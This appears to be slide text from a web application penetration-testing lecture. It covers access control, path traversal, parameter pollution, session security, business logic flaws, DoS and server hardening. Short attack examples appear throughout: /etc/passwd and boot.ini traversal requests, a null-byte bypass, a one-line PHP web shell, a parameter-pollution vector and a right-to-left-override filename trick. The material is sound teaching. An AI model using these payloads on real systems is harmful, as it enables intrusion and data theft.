- Is it possible to access functions and resources that should be accessible to a user that holds a different role/privilege?
- Is it possible to use these functionalities for a user with a different role and for whom that action should be denied?

Privilege escalation

- Role/privilege manipulation
- Access the application as an administrative user and track all the administrative functions. Is it possible to access administrative functions also if the tester is logged as a user with standard privileges?
- Is there any way how to escalate privileges?

Path traversal

- It is possible to access files and directories that are stored outside the web root folder?
- **`GET /vulnerable.php HTTP/1.0`**
  `Cookie: TEMPLATE=../../../../../etc/passwd`
- **`http://some_site.com.br/get-files?file=/etc/passwd`**
- Using null bytes %00 to terminate the filename, e.g. ?file=secret.doc%00.pdf

Path traversal

- Local / Remote File Inclusion (LFI/RFI)
- `/local.php?file=../../../../boot.ini`
- `/local.php?file=../../../../etc/passwd%00`
- Combining with Code Injection
  `<?php system($_GET['cmd']); ?>`
- Almost always full control over server

HTTP pollution attacks

- **`GET /test?par1=val1&par2=val2 HTTP /1.1`**
- Different web servers manage multiple occurrences of input parameters in different ways
- Feasibility to override or add HTTP GET/POST parameters by injecting query string delimiters
- Several well-known encoding techniques may be used to inject malicious payloads

HTTP pollution attacks

- Consider the following code on the server side:
  `HttpRequest("http://backend/servlet/actions","POST","action=transfer&amount="+amount+"&recipient="+beneficiary);`
- Exploit vector:
  `http://frontend/page?amount=1000&recipient=Tom&action=withdraw action=transfer&amount=1000&recipient=Tom&action=withdraw`

HTTP pollution attacks

- Some web servers/application WILL USE the last occurrence of action, in this case 'withdraw' instead of 'transfer'
- What about http://www.google.com/search?q=s&q=e&q=c&q=u&q=r&q=i&q=t&q=y?
- .. or https://encrypted.google.com/search?q=s&q=e&q=c&q=u&q=r&q=i&q=t&q=y?

Session Management Vulnerabilities

- Logout and browser cache issues, using simultaneous connections
- Cookies entropy analysis, cookie flags
- Attacking cookie attributes
- Brute force attack against session/CSRF tokens
- How to generate secure session/CSRF tokens
- Session Fixation attacks

Secure session management

- Many new applications use own session management that is almost always bad implemented
- If it is possible, use language underlying session management instead
- If the application allows anonymous sessions, session ID SHOULD BE ALWAYS REGENERATED after login and logout function on both sides (on the server and client side)

Simultaneous sessions

- In normal circumstances there is no need for simultaneous sessions for one user in the application
- User should be informed if another user with the same credentials is logged to the application
- Bind the user session with its IP address/subnet (if the same session ID is used from two different places, the user is most probably compromited).
- Session logging is very important

Cookies entropy analysis

- Effective entropy of cookies should be at least 128 bits (in order to prevent brute force attacks)
- Various tools for analysis (Stompy, WebScarab, Burp Sequencer)
- Real entropy estimation often requires manual inspection of cookies

Absence of "Secure" and "HttpOnly" flag for cookies

- **HttpOnly flag**
- **Secure flag** prevents the browser to send a cookie through unencrypted connection
- Both of these security features can be bypassed

Secure cookie evasion

- Moxie Marlinspike's SSLstrip
- BeEF rewrites HTTPS to HTTP
- Ettercap, Bettercap

Brute force attack against session/CSRF tokens

- Feasible when session token is shorter than 128 bits or it is easily determinable
- Almost no application can detect this attack because session token is not associated with an existing user
- The application should detect increased number of session tokens from one IP address in a short time and blocks it for a defined period

How to generate secure session/CSRF tokens

- Use a good source of randomness
- As a source of entropy use information about the individual request for which the session ID is being generated: the source IP address (or IP range), port number
- The User-agent header
- The time of the request in milliseconds
- Session ID = SHA-256 (or Blowfish) (random number + the user request data + unique number generated during boot on the server side)

Session Fixation Attacks

- If the attacker can inject an arbitrary value in anonymous session tokens and the application accepts this value and uses it for authenticated login, session fixation attacks are feasible
- Can be used to hijack user sessions using social engineering, XSS vulnerabilities, ...
- The application should not accept injected session token, should regenerate it after login, invalidate after logout

Business Logic

- Type of vulnerability that cannot be detected by a vulnerability scanner
- Relies upon the skills and creativity of the penetration tester
- Still prevailed because of complexity to detect them automatically (without application logic context)

Business Logic Security flaws

- Permanent user's account locking
- Integrity checks
- Using negative numbers to gain a lot of money
- Number of times a function can be used limits
- Upload of malicious files (EICAR)
- U+202E right-to-left override:

```
touch $(python -c 'print "insane.in.
the.cort" + u"u202e".encode("UTF-8")
 + "gpj.exe"')
```

Denial of Service attacks

- Network and HTTP protocol specific Denial-of-Service attacks
- Web Application denial attacks including locking of customer accounts, spidering
- Flooding with "remember password functionality", email, SMS messages, etc.

Network and HTTP protocol Denial-of-Service attacks

- SYN/TCP/ICMP flooding
- Slowloris, OWASP HTTP Post Tool
- Generalized "Slow HTTP Attacks", slowhttptest
- Apache range header handling vulnerability
- DNS spoofing/poisoning
- Massive distributed DoS attacks are illegal to execute in official penetration tests

Web application DoS attacks

- Repeated access to the slowest web page
- SQL wildcard attacks
- Permanent locking of customer accounts
- Buffer Overflows
- User Input as a Loop Counter
- Writing User Provided Data to Disk
- Storing too much data in session

Various image processing or compression bugs

- Good resources are hackerone reports
- Hard to find something new, so the bug hunters need to be creative
- Pixel flood attack
- GIF flooding
- PNG compression DoS

Various application flooding

- Be aware of sending many SMS (they are quite expensive) – in case of user registration, one authentication SMS can be sent to one mobile number from one IP address during defined time-period, define also maximum limit of all SMSes that can be sent from one IP address
- "Lost Password" functionality can be called just one or two times per day
- Make impossible SMS/email spamming

Web Server hardening

- Web Application Firewalls (mod_security for Apache, Web Knight for IIS)
- OS hardening (SELinux), fs encryption, logging
- Web Server hardening – chrooting, PHP/Java hardening, disabling weak SSL ciphers and algorithms, using SSL client certificates
- Secure Tomcat hardening

Document Root hardening

- All sensitive data should be outside of DocumentRoot
- Chroot (mod_chroot, mod_security)
- Virtualization (XEN, VMWare, KVM)
- NSA SELinux (mod_selinux module)
- Encrypted filesystem (VeraCrypt, dm-crypt)

Where To Practice

- OverTheWire community (Natas)
- RedTigers Hackit
- Audi-1/sqli-labs
- Exploit Exercises
- The Matasano Crypto Challenges
- Modern Binary Exploitation Course by RPISEC
- pwnable.kr (reversing.kr)

Announcements and writeups

- VulnHub
- PentesterLab
- CTF Time
- reddit.com securityCTF
- github.com CTFs

References

- OWASP
- The Web Application Hacker's Handbook
- The Browser Hacker's Handbook
- Wikipedia

Thank you for your attendance!